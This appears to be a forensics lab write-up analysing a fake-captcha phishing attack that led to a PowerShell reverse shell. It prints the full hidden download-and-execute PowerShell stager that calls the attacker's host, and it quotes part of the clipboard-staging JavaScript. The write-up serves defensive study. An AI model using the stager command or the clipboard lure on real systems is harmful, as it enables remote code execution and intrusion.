Scenario
Happy Grunwald contacted the sysadmin, Alonzo, because of issues he had downloading the latest version of Microsoft Office. He had received an email saying he needed to update, and clicked the link to do it. He reported that he visited the website and solved a captcha, but no office download page came back. Alonzo, who himself was bombarded with phishing attacks last year and was now aware of attacker tactics, immediately notified the security team to isolate the machine as he suspected an attack. You are provided with network traffic and endpoint artifacts to answer questions about what happened.
Artifacts and Initial Thoughts
Viewing the contents of the folder don’t inspire much creativity in my imagination, so far I don’t know where to start or what I need to do to answer the questions presented in the Sherlock.

One of the artifacts provided is a .pcapgng file which is used to capture network traffic, and made viewable through a tool like Wireshark.
This archive contains contents of a C: folder, including the Users folder as well as the Windows folder

I don’t really know how to start tackling this room, or what artifact to start with first, I’ll proceed by trying to answer the questions asked by the Sherlock and go from there
Questions
- It is crucial to understand any payloads executed on the system for initial access. Analyzing registry hive for user happy Grunwald. What is the full command that was run to download and execute the stager.
To answer this question, I noticed that in the user profile for happy.grunwald there is a NTUSER.DAT file. From what I learned from investigating NTUSER.DAT, this is a user specific registry hive. We have to understand this file in order to discover the answer.
My immediate thought was just to focus solely on NTUSER.DAT, but as I soon learned, this registry hive can be dirty. Meaning that it may not have the latest updates, as changes done on a computer aren’t committed until the user logs off.
As seen below:

There are two .LOG files, which we need to combine in order to replay the latest transactions done on the system.
One way to check if a hive is truly dirty is by viewing the NTUSER.DAT hive in a Hex Editor.

By viewing the bytes of the file, we can determine if the hive is dirty or clean.
From the screenshot above, the primary sequence numbers and secondary sequence numbers are different. This means that the hive isn’t the latest, and is dirty.
We must then combine ntuser.dat.LOG1 and ntuser.dat.LOG2, and replay transaction logs against the hive. A very useful tool I found in order to do this is the Registry Explorer created by the great Eric Zimmerman.

We’ll receive a warning confirming the manual findings we discovered above and asked to replay transaction logs against the hive. From here I select the two .LOG files and view the hive with all of it’s recent changes.
Once all the changes are committed we can start looking for a registry entry that list and shows the PowerShell commands executed on the target computer.
By doing some reading of the updated hive, we discover the answer to the question in the following key:
Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
The main reason I even found this key is because I was referencing documentation on how to investigate a NTUSER.DAT registry hive and it conveniently referenced it:
https://www.cybertriage.com/blog/ntuser-dat-forensics-analysis-2026/
From this analysis, it looks like the stager was downloaded and executed through this command below:
powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"
We’ll make a note of this and keep in mind the attacker’s IP:
43.205.115.44
- At what time in UTC did the malicious payload execute?

As noted in the above screenshot the malicious payload executed on
2024-09-23 05:07:45
3. The payload which was executed initially downloaded a PowerShell script and executed it in memory. What is sha256 hash of the script?
From the original two questions, we know that a PowerShell script was downloaded over the web.
To obtain the sha256 hash of it, we can refer to the Wireshark capture packet.
From Wireshark we can find that the office2024install.ps1 was captured in the pcap file, this allows us the ability to download and obtain a hash from it.

After this file is downloaded, I calculated it’s hash and the answer becomes:
579284442094e1a44bea9cfb7d8d794c8977714f827c97bcb2822a97742914de
4. To which port did the reverse shell connect?
We can find this answer by looking at the PowerShell script itself.

The script itself is encrypted in Base64, we can proceed to decrypt it and establish the IP of the C2 server and the port: 6969
The IP address remains 43.205.115.44
- For how many seconds was the reverse shell connection established between C2 and the victim’s workstation?
We can then refer back to the Wireshark packet capture and determine how long the session lasted. We can find this answer by filtering by the TCP port we discovered earlier, which was 6969, reviewing the statistics tab and taking a look at the conversations, we can see that communication at this TCP port lasting 403 seconds.
We can then refer back to the Wireshark packet capture and determine how long the session lasted. We can find this answer by filtering by the TCP port we discovered earlier, which was 6969, reviewing the statistics tab and taking a look at the conversations, we can see that communication at this TCP port lasting 403 seconds.

6. Attacker hosted a malicious Captcha to lure in users. What is the name of the function which contains the malicious payload to be pasted in victim’s clipboard?
We can find the answer to this by filtering by the attacker IP address, as well as HTTP traffic:
ip.addr== 43.205.115.44 && http
Our attacker traffic was coming from an HTTP site, so can read the HTTP traffic and determine how the attack is staged.
By reviewing the code we make this discovery:
function stageClipboard(commandToRun, verification_id){\n \t const revershell=`powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"`\n
This is what’s copied to the victims clipboard, and was what was executed and noted in question number 1. The name of the function being stageClipboard.
Indicators of Compromise (IOC)
| Type | Indicator | Context |
|---|---|---|
| IPv4 Address | 43.205.115.44 | Attacker-controlled host serving payload & C2 |
| C2 Port | 6969/tcp | Reverse shell connection port |
| URL | http://43.205.115.44/office2024install.ps1 | Stager download URL |
| Filename | office2024install.ps1 | Malicious PowerShell script |
| SHA256 | 579284442094E1A44BEA9CFB7D8D794C8977714F827C97BCB2822A97742914DE | Hash of downloaded PowerShell script |
| Registry Artifact | Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU | Evidence of stager execution via Run dialog |
| Execution Time | 2024-09-23 05:07:45 UTC | Malicious payload execution timestamp |
| Session Duration | 403 seconds | Duration of C2 reverse shell session |
| Function Name | stageClipboard() | JS function on phishing page staging clipboard payload |
Summary
From what we learned, the attacker was lured to a malicious web page, he was prompted for a reCAPTCHA.
The malicious payload retrieved from this even was then executed by the user and a malicious file of office2024install.ps1 was downloaded and ran on the system.
This then established a C2 connection with the attacker over port 6969.
For which the session lasted a total of 403 seconds, i.e. 6 minutes.
ATT&CK Navigator

For the fun of it, I went ahead and made this diagram of the techniques used and observed on the target host.

